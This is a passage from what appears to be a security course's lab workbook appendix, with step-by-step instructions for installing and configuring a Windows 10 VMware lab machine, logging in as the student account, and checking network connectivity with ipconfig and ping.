
- "NX/XD is required by Windows 10-64 guests. The processor must support NX/XD and it must be enabled in the BIOS."
- "This virtual machine is configured for 64-bit guest operating systems. However, 64-bit operation is not possible..."

Please see the BIOS Settings section of this appendix to adjust your BIOS.

8. The Sec-511-Windows-10 VM has 2 GB of RAM, which is the minimum that will work with all labs. This was chosen as the default for students with limited RAM in their host. If you have enough host RAM (8+ GB), consider increasing the RAM from 2048 MB (2 GB) to 3072 MB (3 GB) or 4096 MB (4 GB). This will result in speedier performance during labs.

This must be done when the Sec-511-Windows VM is powered off. In VMware Workstation or Player: go to "Edit virtual machine settings" in the opening screen (before you press "Start"), and then choose "Memory".

9. Press "Start" and please choose "I copied it" when asked by VMware.



If VMware does not start: ensure you have clicked on the .vmx file. Also ensure that VMware is properly installed.

10. Set your configuration details: Choose your options.

Hi there

Let's get a few basic things out of the way.

What's your home country/region?

United States

What's your preferred app language?

English (United States)

What keyboard layout would you like to use?


US

What time zone are you in?

(UTC-05:00) Eastern Time (US & Canada)



11. Input your Windows 10 Product Key. You should have received a key with your materials for the course. It comes in an outer cardboard sleeve (open this), revealing an inner sleeve. You will find the key on a sticker on the inner sleeve, however; the font that Microsoft used the key is tiny and can be challenging to read. If you (and your neighbor and/or your instructor) cannot read the key: **it is recommended that you take a picture of the key with your cell phone, and zoom in to see it better. If you do not have a cell phone: please feel free to ask the instructor or facilitator to read the key or take a picture for you.**



It's time to enter the product key

Look for it on the box that your Windows DVD came in, in an email that shows that you bought Windows, or on the Certificate of Authenticity sticker, which you'll find on your PC, power adapter, or inside the battery compartment of your laptop. (It's okay to remove the battery, so long as your laptop is plugged in.)

Enter the product key

It looks similar to this: XXXXX-XXXXX-XXXXX-XXXXX-XXXXX


[Privacy statement](#)

[Do this later](#)




Next

12. Accept the License Agreement.



13. Choose "Use Express Settings"



14. If you see the following "Make it yours" screen, choose "Skip this step", which will allow us to create a local account. Do not use or create a Microsoft online account.

Make it yours

Your Microsoft account opens a world of benefits. Sign in for your personalized experience. Learn more.

Email or phone

Password

Forgot my password

No account? Create one!

Skip this step

Microsoft privacy statement...

Sign in

15. Create a local account, with any username you'd like. **Note:** the "student" account already exists (password is "Security511"), so choose a different name. We will use the student account in class labs.

Create an account for this PC

If you want to use a password, choose something that will be easy for you to remember but hard for others to guess.

Who's going to use this PC?

User name

Make it secure.

Enter password


Re-enter password

Password hint


Back

Next


16. Your system will now finalize the install and automatically log you in.



17. You will be automatically logged in. You may see a popup from VMware Tools:




- If you receive the popup, click "OK", and you will be logged out automatically.
- If you do not receive the popup: simply log out:
 1. Right-click on the blue start menu "window" icon in the lower left of the screen
 2. Choose "Shut down or sign out"
 3. Choose "Sign out"




18. Log in as student using the password "Security511". Please note: the password is case sensitive. Click anywhere on the opening screen that shows the date and time (note: your image may be different):




19. Choose the “Student” account icon, which will be in the lower left of the screen, below the icon for the account you created.



The Student password is “Security511”, and it is case sensitive (capital “S”).



20. You will be logged into the Windows 10 VM. Note: your background may be different.



If you do not have the Autoruns, etc., Desktop icons: you probably logged in as the user you created during installation, and not student. In that case: log out, and log in as student.

Note: we have disabled automatic updates in this VM, in order to spare conference internet from being crushed by dozens or more students running Windows Update at the same time. If you would like to re-enable automatic updates in the future: simply run “services.msc” as an administrator, and enable the “Windows Update” service. This is for future reference: you do not need to take this step now.


21. Please get an Ethernet cable, **plug into the wired network** and ensure you have connectivity. Your switch port should show blinking lights.
22. Go to **Appendix C – VMware Bridged Mode HowTo** at the end of the lab workbook. This will ensure VMware is in bridged mode, and has bridged to your wired Ethernet adapter. VMware’s failure to automatically bridge to a wired Ethernet adapter is the most common reason for wired network failure.

23. Double-click on the PowerShell desktop icon.



Type the following in the PowerShell window to ensure you have received a DHCP address beginning with 10.5 (for example: 10.5.100.248, but your last octet will probably be different):

```
PS C:\> ipconfig
```

A screenshot of a PowerShell window titled 'C:\Users\Public\Desktop\powershell.exe'. The command 'ipconfig' has been entered and executed. The output shows the Windows IP Configuration for two adapters: Ethernet and Bluetooth Network Connection. The Ethernet adapter is connected and shows an IPv4 address of 10.5.100.248. The Bluetooth adapter is disconnected.

```
C:\Users\Public\Desktop\powershell.exe
PS C:\Users\student\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:


    Connection-specific DNS Suffix  . : sec511.com
    Link-local IPv6 Address . . . . . : fe80::5078:4dea:d543:6366%5
    IPv4 Address. . . . . : 10.5.100.248
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . :

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

Then ping a server on the network:

```
PS C:\> ping 10.5.11.25
```



```
C:\Users\Public\Desktop\powershell.exe
PS C:\Users\student\Desktop> ping 10.5.11.25

Pinging 10.5.11.25 with 32 bytes of data:
Reply from 10.5.11.25: bytes=32 time=1ms TTL=64
Reply from 10.5.11.25: bytes=32 time<1ms TTL=64
Reply from 10.5.11.25: bytes=32 time<1ms TTL=64
Reply from 10.5.11.25: bytes=32 time<1ms TTL=64

Ping statistics for 10.5.11.25:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
PS C:\Users\student\Desktop>
```


If the previous step fails: please check the following:

- Ensure your host is plugged into the switch with an Ethernet cable and the switch port shows a link light
- See **Appendix C – VMware Bridged Mode HowTo** at the end of the lab workbook. This will ensure VMware is in bridged mode, and has bridged to your wired Ethernet adapter.
- Ensure your host firewall is disabled

BIOS Settings

There are two BIOS settings that commonly need to be adjusted: Data Execution Prevention (DEP) and Virtualization Technology (VT).

